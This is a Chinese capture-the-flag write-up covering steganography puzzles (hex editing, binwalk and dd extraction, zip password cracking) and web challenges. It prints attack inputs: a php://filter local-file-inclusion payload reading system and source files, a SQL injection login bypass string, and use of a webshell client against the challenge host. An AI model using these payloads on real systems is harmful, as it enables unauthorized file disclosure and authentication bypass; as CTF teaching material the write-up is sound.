第十届极客大挑战部分writeup

原创

Sy0ung_ 于 2020-05-22 18:43:56 发布 330 收藏

MISC

1.是谁杀了谁:注意自己的HP，别被气死了。

1.解压文件是一个exe文件，打开

2.来回试了几次发现**会在目录中生成HP文件**，应该要对HP文件处理

3.用 **010editor** 打开HP文件得到flag
Syc{I_kill3d_myself_Orz}

2.嘿，你喜欢吃鲱鱼罐头吗？:实验室禁止吃鲱鱼罐头！

1.这个题纠结了N年，开始以为对图片处理，修改了宽高都没用
2. hint: English & Google (very easy, do not think too much) & 高层潇闻钦为了让大家牢记实验室不能吃鲱鱼罐头，专门去打了个备注
3. 此题给了两个Hint，都是指向寻找解密网站。hint1:English&google 意思用英文去谷歌搜索。hint2: 要搜索的东西在图片中，也就是罐头装的死鱼。
4. 去谷歌搜索deadfish code关键字，可以
发现在线解密网站(deadfish decode）（(https://www.dcode.fr/deadfish-language）。
5.010打开图片发现后半部分有一段异常数据，放到解密网站中解密拿到flag。

ctf图片隐写（修改宽高示例）

现在我们右击这个图片， 查看它的详细信息，宽度：500像素；高度：420像素。注意看操作——这个时候，我们知道图片是因为**高度不够**而没有完全显示出flag，**所以我们只需要修改他的高度，它的高度是420像素，将十进制的420转换成16进制的数据，420的十六进制是 01a4，把图片拖到010editor中，查找01，这个01 就是我们需要改的图片的高度，看到他的宽度像素为 500，将500转换为16进制数据，500的16进制是 01f4，我们只需要把420像素的 01a4 改成 500 像素的 01f4 然后点击保存就好了，再打开这个图片flag就出现了**

3.啊啊啊啊啊啊啊！！！我好兴奋！！！:啊啊啊啊，让我嗨！！！我要打一辈子极客！！！

先用010editor打开，根据**JPEG图片以“FF D8”开头,“FF D9”结尾**，发现GIF中隐藏着JPEG图片，用**binwalk来分离图片**

方法：kali终端：

binwalk+图片路径

发现隐藏有jpeg图片，从4051偏移开始是另一张jpeg

dd if=jsban.gif of=j.jpg skip=4051 bs=1

使用dd命令分离出隐藏文件

dd分离

命令：dd if=要分离的图片名.jpg of=分离出来的图片名.jpg skip=偏移量 bs=1

注：

CTF中图片隐藏文件分离方法总结

前言

可以使用winhex之类的工具先行分析其是否为图片，可以看其头部信息，还有就是JPG图片有一个特性最后的应用数据块为FF E0 活着直接使用binwalk看看图片下有什么鬼玩意儿的。

binwalk分离

命令：binwalk -e 图片路径

foremost分离


命令：foremost 图片地址　　#会在图片地址的目录下生成一个output的文件夹。输出到里面了。

dd分离

命令：dd if=要分离的图片名.jpg of=分离出来的图片名.jpg skip=偏移量 bs=1


4：散打黑客的压缩包：我拼着生命危险从散打黑客的电脑里偷来的压缩包，大家快跟我一起破解开。看看藏着什么东西

用ARCHPR暴力破解，选中所有数字，两次解压包爆破密码都是四位数字，最终得到flag。




RPG真是太有趣了吧:做题也太累了,不如来打会游戏吧##


下载后发现与rpgmaker软件有关，在网上下载rpgmaker，发现打不开exe文件，下载rpgmaker的RGSSAD解包器，解开数据包后发现.rxproj文件



然后用rpgmaker打开Game.rxproj文件，




选择时间点，然后双击图中位置得到flag



Web

1.BurpSuiiiiiit!!!: 拿起你的burp，开始战斗吧

1.将jar文件导入burp



flag在error里

2.你看见过我的菜刀么

直接用菜刀连接，根目录下有flag文件夹，打开得到flag


3.Jiang's Secret:我在那放了一个秘密


F12看源码发现一个链接，打开：


```
<br>
<br>
<p style="font-family:arial;color:red;font-size:20px;text-align:cente
要的话可以给你，去找吧！把一切都放在那里了！</p>
<a id="master" href="./Archive_room.php" style="background-color:#000
height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You
me</a> == $0
▶<div style="position: absolute;bottom: 0;width: 99%;">…</div>
</body>
```

点Secret提示

用BurpSuite抓包，Send to repeate -> GO








```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
```

考点是PHP伪协议，filter输出流 **https://blog.csdn.net/nzjdsds/article/details/82461043**

0x01 php://filter

php://filter 是一种元封装器， 设计用于数据流打开时的筛选过滤应用。 这对于一体式（all-in-one）的文件函数非常有用，类似 readfile()、 file() 和 file_get_contents()， 在数据流内容读取之前没有机会应用其他过滤器。


——php.net

简单说经常利用它进行base64编码，如


```
php://filter/read=convert.base64-encode/resource=file:///c:/windows/win.ini”
```

可以运用多种过滤器（字符串/转换/压缩/加密）

常用于读取文件/源码：


不安全 | 118.25.14.40:8106/secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php
<html>
<title>secret</title>
<meta charset="UTF-8">
<?php
highlight_file(__FILE__);
error_reporting(0);
$file=$_GET['file'];
if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
echo "Oh no!";
exit();
}
include($file);
//flag放在了flag.php里
?>
</html>
PCFETONUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgoKICAgI
https://blog.csdn.net/Karol_agan

Base64解码：



```
$secret = "jiAng_Luyuan_wInts_a_girlfri3nd";
?>
```


4.Easysql: 最近我做了一个小网站，我把flag放在里面了，不过我没有把登陆密码告诉任何人，所以你们是拿不到flag的！

简单的万能密码：
用户名随意
密码 1’ or ‘1’='1